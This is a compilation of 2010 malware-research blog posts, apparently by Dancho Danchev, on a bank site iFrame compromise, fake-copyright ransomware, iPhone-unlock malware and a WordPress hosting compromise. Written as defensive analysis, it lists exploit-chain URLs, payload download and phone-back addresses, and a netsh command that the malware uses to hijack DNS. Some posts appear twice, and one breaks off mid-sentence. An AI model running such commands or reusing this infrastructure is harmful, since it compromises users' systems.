It’s one thing to indirectly target a bank’s reputation by brand-jacking it for phishing or malware servince purposes, and entirely another when the front page of the bank (**NorthWesternBankOnline.com**) itself is embedded with an iFrame leading to client-side exploits, to ultimately serve a copy of [1]**Backdoor.DMSpammer**.

• Go through an assessment of a similar incident from 2007 - **[2]Bank of India Serving Malware**

This is exactly what happened on Friday, with the front page of the [3]Northwestern Bank of Orange City and Sheldon, Iowa acting as an infection vector. And although the site is now clean, the compromise offers some interesting

insights into the multitasking on behalf of some of the most prolific malware spreaders for Q1, 2010.

• **Go through assessments of their previous campaigns:** [4]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild; [5]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181; [6]Outlook

Web Access Themed Spam Campaign Serves Zeus Crimeware; [7]Pushdo Serving Crimeware, Client-Side Ex-

ploits and Russian Bride Scams; [8]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild;

[9]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild; [10]IRS/PhotoArchive Themed

Zeus/Client-Side Exploits Serving Campaign in the Wild)

1195

How come? The iFrame domain used in the Northwestern Bank's campaign, is parked on the very same IP

(**59.53.91.192** - *AS4134, CHINA-TELECOM China Telecom*) that is still active, and was profiled in last month's spamvertised "[11]**Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild**" campaign.

The iFrame embedded on the front page of Northwestern Bank's web site, **mumukafes.net /trf/index.php** -

59.53.91.192 - Email: mated@freemailbox.ru, redirects through the following directories, to ultimately attempt to serve client-side exploits through the copycat **Phoenix Exploit Kit** web malware exploitation kit:

- **mumukafes.net /trf/index.php** - 59.53.91.192 - Email: mated@freemailbox.ru

- **sobakozgav.net /index.php** - 59.53.91.192

- **sobakozgav.net /tmp/newplayer.pdf** - CVE-2009-4324

- **sobakozgav.net /l.php?i=16**

- **sobakozgav.net /statistics.php**

Parked on the same IP (**59.53.91.192**) are also the following domains, all of which have been seen serving client-side exploits in previous campaigns:

aaa.fozdegen.com - Email: mated@freemailbox.ru

bbb.fozdegen.com - Email: mated@freemailbox.ru

cogs.trfafsegh.com - Email: maple@qx8.ru

1196

countrtds.ru - Email: thru@freenetbox.ru

dogfoog.net - Email: drier@qx8.ru

eee.fozdegen.com - Email: mated@freemailbox.ru

fff.sobakozgav.net - Email: mated@freemailbox.ru

fozdegen.com - Email: mated@freemailbox.ru

lll.sobakozgav.net - Email: mated@freemailbox.ru

mumukafes.net - Email: mated@freemailbox.ru

sobakozgav.net - Email: mated@freemailbox.ru

trfafsegh.com - Email: maple@qx8.ru

Moreover, there are also active [12]ZeuS C &Cs on the same IP - 59.53.91.192, with the following detection rates for the currently active binaries:

- **exe1.exe** - [13]Trojan/Win32.Zbot.gen; Trojan-Spy.Win32.Zbot - Result: 32/38 (84.22 %)

- **exe.exe** - [14]Backdoor.DMSpammer - Result: 23/39 (58.97 %)

- **svhost.exe** - [15]Trojan.Win32.Swisyn; Trojan.Win32.Swisyn.acfo - Result: 33/38 (86.85 %)

- **vot.exe** - [16]Trojan.Spy.ZBot.EOR; TSPY _ZBOT.SMG - Result: 15/38 (39.48 %)

1197

Detection rates for the campaign files obtained through Northwestern Bank’s client-side exploit serving campaign:

- **js.js** - [17]Mal/ObfJS-CT; JS/Crypted.CV.gen - Result: 3/39 (7.7 %)

- **newplayer.pdf** - [18]Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EP - Result: 22/39 (56.42 %)

- **update.exe** - [19]Backdoor.DMSpammer - Result: 24/39 (61.54 %)

The sampled update.exe phones back to the following locations:

usrdomainn.net /n2/checkupdate.txt - 122.70.149.12, AS38356, TimeNet - Email: paulapruyne13@gmail.com

usrdomainn.net /n2/tuktuk.php

usrdomainn.net /n2/getemails.php

usrdomainnertwesar.net /n2/getemails.php

usrdomainnertwesar.net /n2/checkupdate.txt

usrdomainnertwesar.net /n2/tuktuk.php

AS38356, TimeNet is most recently seen in the migration of the money mule recruiters " **[20]Keeping Money Mule Recruiters on a Short Leash - Part Four**", with **tuktuk.php** literally translated as **herehere.php**.

The site is now clean, however, the iFrame domains and ZeuS C &Cs remain active.

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. http://www.symantec.com/security_response/writeup.jsp?docid=2003-102911-0033-99

2. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

3. http://sunbeltblog.blogspot.com/2010/04/florida-bank-compromised-serving.html

4. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

5. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

6. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

7. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

8. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

9. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

10. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

11. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html

12. https://zeustracker.abuse.ch/monitor.php?ipaddress=59.53.91.192

13. http://www.virustotal.com/analisis/38a320d9c28c427ac12092b60040756fe9d0b4def6461493e4bc52a0488226f0-12710

14015

14. http://www.virustotal.com/analisis/b73ef467fc1daf12d3624c1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710

14031

15. http://www.virustotal.com/analisis/8a59ea10462a2b5c054d536ff9ab2e9e17fa862ce5a1c840c90865b9461c1e0a-12710

14059

16.
http://www.virustotal.com/analisis/d1613734c2ef041316f265942a5bc2de8bafd6765763f56cbd61f3f9b5022d35-12710

17419

17.
http://www.virustotal.com/analisis/d273801b14025db06797b1138a72ce75fa0a2a94e519de3fbd399b1d686fa864-12710

13858

18.
http://www.virustotal.com/analisis/5b714bc0f68c58fbb5a35bb3a0e966372154118b01fe59128cb94cdaacbd2782-12710

13864

19.
http://www.virustotal.com/analisis/b73ef467fc1daf12d3624c1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710

13883

20. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

21. http://ddanchev.blogspot.com/

1198

22. http://twitter.com/danchodanchev

1199

Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)

The copyright violation alert themed ransomware campaign ([1]**Copyright violation alert ransomware in the wild**;

[2]**ICPP Copyright Foundation is Fake**) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.

The bogus ICPP Foundation (**icpp-online.com** - 193.33.114.77 - Email: ovenersbox@yahoo.com) describes it-

self as:

" *We are a law firm which specialises in assisting intellectual property rights holders exploit and enforce their rights globally. Illegal file sharing costs the creative industries billions of pounds every year. The impact of this is huge, resulting in job losses, declining profit margins and reduced investment in product development. Action needs to be taken and we believe a coordinated effort is needed now, before irreparable damage is done.*

We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distri-1200

bution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright *infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "*

[3]Responding to the same IP (193.33.114.77) are also:

***green-stat.com** - Email: tahli@yahoo.com*

***media-magnats.com** - Email: tahli@yahoo.com*

*Where do we know the **tahli@yahoo.com** email from? From the "[4]**The Koobface Gang Wishes the Industry***

***"Happy Holidays**" where it was used to register Zeus C &Cs as well as money mule recruitment domains, from the*

*"[5]**Money Mule Recruitment Campaign Serving Client-Side Exploits**" where it was used to register the client-side exploit serving mule recruitment site, and most recently from "[6]**Keeping Money Mule Recruiters on a Short Leash***

***- Part Four**" used in another mule recruitment site registration.*

What's particularly interesting about the ransomware variant, is the fact that it has been localized to the following languages: Czech, Danish, Dutch, English, French, German, Italian, Portuguese, Slovak and Spanish, as well as the fact that it will attempt to build its torrents list from actual torrent files it is able to locate within the victim's hard drive.

Detection rates, for the ransomware:

*- **mm.exe** - [7]Win32/Adware.Antipiracy - Result: 2/39 (5.13 %)*

*- **iqmanager.exe** - [8]Rogue:W32/DotTorrent.A - Result: 5/39 (12.83 %)*

*- **uninstall.exe** - [9]Reser.Reputation.1 - Result: 1/39 (2.57 %)*

*Upon execution, the sample phones back to **91.209.238.2/m5install/774/1** (AS48671, GROZA-AS Cyber Inter-*

*net Bunker) with the actual affiliate ID " **afid=774**" found in the settings.ini file. Active on the same IP are also related phone back directories, from different campaigns"*

91.209.238.2/r2newinstall/freemen/1

91.209.238.2/r2newinstall/02937/1

91.209.238.2/r2hit/7/0/0

This is perhaps the first recorded case of cybercriminals ignoring the basics of micro-payments, and emphasiz-

ing on profit margins by attempting to extort the amount of $400.

Related ransomware posts:

[10]Mac OS X SMS ransomware - hype or real threat?

1201

[11]iHacked: jailbroken iPhones compromised, $5 ransom demanded

[12]New LoroBot ransomware encrypts files, demands $100 for decryption

[13]New ransomware locks PCs, demands premium SMS for removal

[14]Scareware meets ransomware: “Buy our fake product and we’ll decrypt the files”

[15]Who’s behind the GPcode ransomware?

[16]How to recover GPcode encrypted files?

[17]SMS Ransomware Displays Persistent Inline Ads

[18]SMS Ransomware Source Code Now Offered for Sale

[19]3rd SMS Ransomware Variant Offered for Sale

[20]4th SMS Ransomware Variant Offered for Sale

[21]5th SMS Ransomware Variant Offered for Sale

[22]6th SMS Ransomware Variant Offered for Sale

This post has been reproduced from [23]Dancho Danchev’s blog. Follow him [24]on Twitter.

1. http://blogs.zdnet.com/security/?p=6095

2. http://www.f-secure.com/weblog/archives/00001931.html

3. http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx

4. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

5. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

6. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

7.

http://www.virustotal.com/analisis/dd0d00fec6564d52ad291e8f8a99e981a31ba5fbb623076e8e2864f4591e9bc8-12710

70143

8.

http://www.virustotal.com/analisis/1301037ea0315e6c4d001a7e4630ed7484e9b3b5d707f65f231e62e4fd117897-12710

73080

9.

http://www.virustotal.com/analisis/f191a7442c6c04b69d0ba43fa79f37092aa2ec837c944828a502cfa2965d1a08-12710

76413

10. http://blogs.zdnet.com/security/?p=5731

11. http://blogs.zdnet.com/security/?p=4805

12. http://blogs.zdnet.com/security/?p=4748

13. http://blogs.zdnet.com/security/?p=3197

14. http://blogs.zdnet.com/security/?p=3014

15. http://blogs.zdnet.com/security/?p=1259

16. http://blogs.zdnet.com/security/?p=1280

17. http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html

18. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

19. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

20. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

21. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

22. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

23. http://ddanchev.blogspot.com/

24. http://twitter.com/danchodanchev

1202

Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)

UPDATED: Wednesday, April 28, 2010: The universal license code required in the " Enter a previously purchased license code" window is **RFHM2-TPX47-YD6RT-H4KDM**

The copyright violation alert themed ransomware campaign ([1]**Copyright violation alert ransomware in the**

wild; [2]**ICPP Copyright Foundation is Fake**) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.

The bogus ICPP Foundation (**icpp-online.com** - 193.33.114.77 - Email: ovenersbox@yahoo.com) describes it-

self as:

" We are a law firm which specialises in assisting intellectual property rights holders exploit and enforce their rights globally. Illegal file sharing costs the creative industries billions of pounds every year. The impact of this is huge, resulting in job losses, declining profit margins and reduced investment in product development. Action needs to be taken and we believe a coordinated effort is needed now, before irreparable damage is done.

1203

We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distribution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "

[3]Responding to the same IP (193.33.114.77) are also:

***green-stat.com** - Email: tahli@yahoo.com*

***media-magnats.com** - Email: tahli@yahoo.com*

*Where do we know the **tahli@yahoo.com** email from? From the "[4]**The Koobface Gang Wishes the Industry***

***"Happy Holidays**" where it was used to register Zeus C &Cs as well as money mule recruitment domains, from the*

*"[5]**Money Mule Recruitment Campaign Serving Client-Side Exploits**" where it was used to register the client-side exploit serving mule recruitment site, and most recently from "[6]**Keeping Money Mule Recruiters on a Short Leash***

***- Part Four**" used in another mule recruitment site registration.*

What’s particularly interesting about the ransomware variant, is the fact that it has been localized to the following languages: Czech, Danish, Dutch, English, French, German, Italian, Portuguese, Slovak and Spanish, as well as the fact that it will attempt to build its torrents list from actual torrent files it is able to locate within the victim’s hard drive.

Detection rates, for the ransomware:

*- **mm.exe** - [7]Win32/Adware.Antipiracy - Result: 2/39 (5.13 %)*

*- **iqmanager.exe** - [8]Rogue:W32/DotTorrent.A - Result: 5/39 (12.83 %)*

*- **uninstall.exe** - [9]Reser.Reputation.1 - Result: 1/39 (2.57 %)*

Upon execution, the sample phones back to ***91.209.238.2/m5install/774/1*** *(AS48671, GROZA-AS Cyber Inter-*

net Bunker) with the actual affiliate ID " ***afid=774****" found in the settings.ini file. Active on the same IP are also related phone back directories, from different campaigns"*

91.209.238.2/r2newinstall/freemen/1

91.209.238.2/r2newinstall/02937/1

91.209.238.2/r2hit/7/0/0

This is perhaps the first recorded case of cybercriminals ignoring the basics of micro-payments, and emphasiz-

ing on profit margins by attempting to extort the amount of $400.

1204

Related ransomware posts:

[10]Mac OS X SMS ransomware - hype or real threat?

[11]iHacked: jailbroken iPhones compromised, $5 ransom demanded

[12]New LoroBot ransomware encrypts files, demands $100 for decryption

[13]New ransomware locks PCs, demands premium SMS for removal

[14]Scareware meets ransomware: “Buy our fake product and we’ll decrypt the files”

[15]Who’s behind the GPcode ransomware?

[16]How to recover GPcode encrypted files?

[17]SMS Ransomware Displays Persistent Inline Ads

[18]SMS Ransomware Source Code Now Offered for Sale

[19]3rd SMS Ransomware Variant Offered for Sale

[20]4th SMS Ransomware Variant Offered for Sale

[21]5th SMS Ransomware Variant Offered for Sale

[22]6th SMS Ransomware Variant Offered for Sale

This post has been reproduced from [23]Dancho Danchev’s blog. Follow him [24]on Twitter.

1. *http://blogs.zdnet.com/security/?p=6095*

2. *http://www.f-secure.com/weblog/archives/00001931.html*

3.
http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx

4. *http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html*

5. *http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html*

6. *http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html*

7.

http://www.virustotal.com/analisis/dd0d00fec6564d52ad291e8f8a99e981a31ba5fbb623076e8e2864f4591e9bc8-12710

70143

8.

http://www.virustotal.com/analisis/1301037ea0315e6c4d001a7e4630ed7484e9b3b5d707f65f231e62e4fd117897-12710

73080

9.

http://www.virustotal.com/analisis/f191a7442c6c04b69d0ba43fa79f37092aa2ec837c944828a502cfa2965d1a08-12710

76413

10. http://blogs.zdnet.com/security/?p=5731

11. http://blogs.zdnet.com/security/?p=4805

12. http://blogs.zdnet.com/security/?p=4748

13. http://blogs.zdnet.com/security/?p=3197

14. http://blogs.zdnet.com/security/?p=3014

15. http://blogs.zdnet.com/security/?p=1259

16. http://blogs.zdnet.com/security/?p=1280

17. http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html

18. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

19. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

20. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

21. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

22. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

23. http://ddanchev.blogspot.com/

24. http://twitter.com/danchodanchev

1205

iPhone Unlocking Themed Malware Campaign Spamvertised (2010-04-14 20:20)

UPDATED: Sunday, April 18, 2010: The folks at [1]EmergingThreats pinged me on the fact that immediately after the brief assessment went public, the cybercriminals moved **iphone-iphone.info** to 174.37.172.68 (SoftLayer Technologies Inc.) Currently responding to the same IP are also the following domains known to have been connected with previous malware campaigns - **startexag.com** - Email: venterprize@gmail.com; **exposingpics.com**, and **animezhd.com**.

Researchers from [2]BitDefender are reporting on a currently spamvertised malware campaign, using a " Unlock, Jailbrake and "hack"tivate iPhone

3.1.3" theme.

The

spamvertised

domain

iphone-iphone.info

-

188.210.236.181

-

Email:

iphone-

iphone.info@protecteddomainservices.com, is enticing the end user into download the malware from

***pepd.org/blackra1n.exe** - 188.210.236.109 - Email: pepd.org@protecteddomainservices.com.*

1206

*Detection rate: **blackra1n.exe** - [3]Trojan.BAT.AACL - Result: 10/40 (25 %), with the malware itself attempting to change the default DNS settings on the infected hosts to the following IP - **188.210.236.250** (188-210-236-250.hotnet.ro), AS39443, HOTNET-AS SC Hot Net SRL Baia de Aries, Nr 3, Bl 5B, Sc A, Ap 39, Bucuresti, 6.*

*- **Creates the following registry entry in an attempt to change default DNS settings:***

HKEY _LOCAL _MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interface s\ {5D19E473-BE30-416B-

*B5C7-D8A091C41D2F } "NameServer" = **188.210.236.250***

*- **Creates Process - Filename () CommandLine:***

*(C:\WINDOWS\system32\NETSH. EXE: interface ip set dns "Local Area Connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE _DEFAULT _ERROR _MODE CREATE _SUSPENDED) interface ip set dns "wireles*

*network connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE _DEFAULT _ERROR _MODE CREATE*

_SUSPENDED)

From Romania, with DNS changing malware.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

1. http://www.emergingthreats.net/

2. http://www.malwarecity.com/blog/iphone-unlocking-tricks-get-pcs-into-trouble-791.html

3.

http://www.virustotal.com/analisis/f99906a458042a4caf5fc07193fb54c290c55560c28c35ba78b5a95b1dfe0fe8-12712

67435

4. http://ddanchev.blogspot.com/

5. http://twitter.com/danchodanchev

1208

Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang (2010-04-16 19:03)

Earlier this week, another malvertising campaign affected a popular community, in the face of Facebook's FarmTown.

You have to analyze, and cross-check it to believe it.

Key summary points:

• the email test@now.net.cn used to register all the domains involved in the malvertising campaign, is exclusively used by the Koobface gang for numerous scareware registrations seen -

a

1209

Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)

UPDATED: *Network Solutions [1]issued an update to the situation.*

The folks at Sucuri Security have posted an update on ***[2]the reemergence of mass site compromises at Net-***

work Solutions, following [3]last week's WordPress attack.

What has changed since last week's campaign? Several new domains were introduced, including new phone back locations, with the majority of new domains once again parked on the same IP as they were last week -

64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.

The exploitation chain of the currently embedded domain is as follows:

- **corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0 &s=**

- **corpadsinc.com /grep/soc.php**

- **corpadsinc.com /grep/load.php?spl=ActiveX _pack**

- **corpadsinc.com /grep/load.php?spl=pdf _2020**

- **corpadsinc.com /grep/load.php?spl=javal**

- **corpadsinc.com /grep/j2 _079.jar**

Detection rates for some of the obtained exploits:

- **update.vbe** - [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)

- **j2 _079.jar** - [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O - Result: 5/40 (12.5 %) 1210

Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:

binglbalts.com - Email: alex1978a@bigmir.net

corpadsinc.com - Email: alex1978a@bigmir.net

fourkingssports.com *- Email: alex1978a@bigmir.net*

networkads.net *- Email: alex1978a@bigmir.net*

mainnetsoll.com *- Email: alex1978a@bigmir.net*

lasvegastechreport.com

mauiexperts.com

mauisportsinsider.com

Upon successful exploitation from ***corpadsinc.com*** *the campaigns drops* ***load.exe*** *- [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).*

The sample ***load.exe*** *also phones back to the following locations:*

- ***nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8*** *- 188.124.16.95 - Email: alex1978a@bigmir.net*

- ***nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9***

- ***188.124.16.96 /blackout _dem.exe***

Detection rate for ***blackout _dem.exe*** *- [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to* ***mazcostrol.com/inst.php ?aid=blackout*** *- 188.124.16.103 - Email: alex1978a@bigmir.net.*

Interestingly, the sample attempts to install a Firefox add-on in the following way:

-

%ProgramFiles

%\Mozilla

Firefox\extensions\

{8CE11043-9A15-4207-A565-0C94C42D590D

*}\chrome\content\timer.xul - **MD5: 963136ADAA2B1C823F6C0E355800CE02** Detected by different vendors as IRC/Flood.gen.h or TROJ _BUZUS.ZYX;*

1211

*It’s also worth pointing out that the campaign’s admin panel is pointing to a third-party – cybercrime friendly IP that’s currently offline – **corpadsinc.com/grep/stats.php** -> HTTP/1.1 302 Found at **217.23.14.25**, AS49981, WorldStream = Transit Imports = -CAIW.*

The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-

work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - " protect the end user from himself" when offering any of its services.

Related WordPress security resources:

[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[13]11 Best Ways to Improve WordPress Security

[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [15]Dancho Danchev’s blog. Follow him [16]on Twitter.

1. http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/

2. http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html

3. http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html

4.

http://www.virustotal.com/analisis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-12716

24610

5.

http://www.virustotal.com/analisis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716

24626

6.

http://www.virustotal.com/analisis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716

16768

7.

http://www.virustotal.com/analisis/5c84af8ec355cc2d53491426810c2e15579092f85f0d27248e13860476c76671-12716

24608

8. http://blog.networksolutions.com/2010/alert-WordPress-blog-network-solutions/

9. http://blog.networksolutions.com/2010/update-word-press-issue-fixed/

10. http://blog.networksolutions.com/2010/update-word-press-issue-fixed/

11. http://wordpress.org/development/2010/04/file-permissions/

12. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/

13. http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/

14. http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1212

Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)

UPDATED: Network Solutions [1]issued an update to the situation.

The folks at Sucuri Security have posted an update on **[2]the reemergence of mass site compromises at Net-**

work Solutions, following [3]last week's WordPress attack.

What has changed since last week's campaign? Several new domains were introduced, including new phone

back locations, with the majority of new domains once again parked on the same IP as they were last week -

64.50.165.169 *- AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.*

The exploitation chain of the currently embedded domain is as follows:

- ***corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0 &s=***

- ***corpadsinc.com /grep/soc.php***

- ***corpadsinc.com /grep/load.php?spl=ActiveX _pack***

- ***corpadsinc.com /grep/load.php?spl=pdf _2020***

- ***corpadsinc.com /grep/load.php?spl=javal***

- ***corpadsinc.com /grep/j2 _079.jar***

Detection rates for some of the obtained exploits:

- ***update.vbe*** *- [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)*

- ***j2 _079.jar*** *- [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O - Result: 5/40 (12.5 %) 1213*

Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:

***binglbalts.com** - Email: alex1978a@bigmir.net*

***corpadsinc.com** - Email: alex1978a@bigmir.net*

***fourkingssports.com** - Email: alex1978a@bigmir.net*

***networkads.net** - Email: alex1978a@bigmir.net*

***mainnetsoll.com** - Email: alex1978a@bigmir.net*

lasvegastechreport.com

mauiexperts.com

mauisportsinsider.com

*Upon successful exploitation from **corpadsinc.com** the campaigns drops **load.exe** - [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).*

*The sample **load.exe** also phones back to the following locations:*

*- **nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8** - 188.124.16.95 - Email: alex1978a@bigmir.net*

*- **nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9***

*- **188.124.16.96 /blackout _dem.exe***

*Detection rate for **blackout _dem.exe** - [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to*

mazcostrol.com/inst.php ?aid=blackout *-*
188.124.16.103 - Email: alex1978a@bigmir.net.

Interestingly, the sample attempts to install a Firefox add-on in the following way:

-

%ProgramFiles

%\Mozilla

Firefox\extensions\

{8CE11043-9A15-4207-A565-0C94C42D590D

}\chrome\content\timer.xul - ***MD5: 963136ADAA2B1C823F6C0E355800CE02*** *Detected by different vendors as IRC/Flood.gen.h or TROJ _BUZUS.ZYX;*

1214

It’s also worth pointing out that the campaign’s admin panel is pointing to a third-party – cybercrime friendly IP that’s currently offline – ***corpadsinc.com/grep/stats.php*** *-> HTTP/1.1 302 Found at* ***217.23.14.25****, AS49981, WorldStream = Transit Imports = -CAIW.*

The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-

work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - " protect the end user from himself" when offering any of its services.

Related WordPress security resources:

[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[13]11 Best Ways to Improve WordPress Security

[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/

2. http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html

3. http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html

4.

http://www.virustotal.com/analisis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-12716

24610

5.

http://www.virustotal.com/analisis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716

24626

6.

http://www.virustotal.com/analisis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716

16768

7.

http://www.virustotal.com/analisis/5c84af8ec355cc2d534914
26810c2e15579092f85f0d27248e13860476c76671-12716

24608

8. http://blog.networksolutions.com/2010/alert-WordPress-
blog-network-solutions/

9. http://blog.networksolutions.com/2010/update-word-press-
issue-fixed/

10. http://blog.networksolutions.com/2010/update-word-
press-issue-fixed/

11. http://wordpress.org/development/2010/04/file-
permissions/

12. http://blog.taragana.com/index.php/archive/20-
wordpress-security-plug-ins-and-tips-to-keep-hackers-away/

13. http://www.problogdesign.com/wordpress/11-best-ways-
to-improve-wordpress-security/

14. http://speckyboy.com/2009/09/22/20-powerful-wordpress-
security-plugins-and-some-tips-and-tricks/

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1215

The DNS Infrastructure of the Money Mule Recruitment Ecosystem (2010-04-20 18:46)

What’s the most static element of the vibrant money mule recruitment ecosystem? It’s the DNS infrastructure that the the cybercriminals behind the campaigns repeatedly use to push new scams.

This post aims to expose the name servers involved, the associates ASs, using the research previously con-

ducted on their recruitment campaigns, and their affiliations with multiple other cybercrime activities.

*Moreover, it’s main objective is the emphasize on the fact that - **cybercrime should stop being treated as a***

country/region specific problem, instead it should be treated as an international problem, with each and every country having its own share of cybercrime activity.

• " The whole is greater than the sum of its parts" - [1]Aristotle

1216

*With money mule recruitment available as-a-service ([2]**Standardizing the Money Mule Recruitment Process**) the post will only detail the activities of what’s referred to as a " mule recruitment syndicate", in short, one of the most prolific syndicates with direct connections to numerous related cybercrime campaigns profiled over the past 6* *months.*

What makes an impression is the geographical distribution of the name servers. 11 of them are based in the

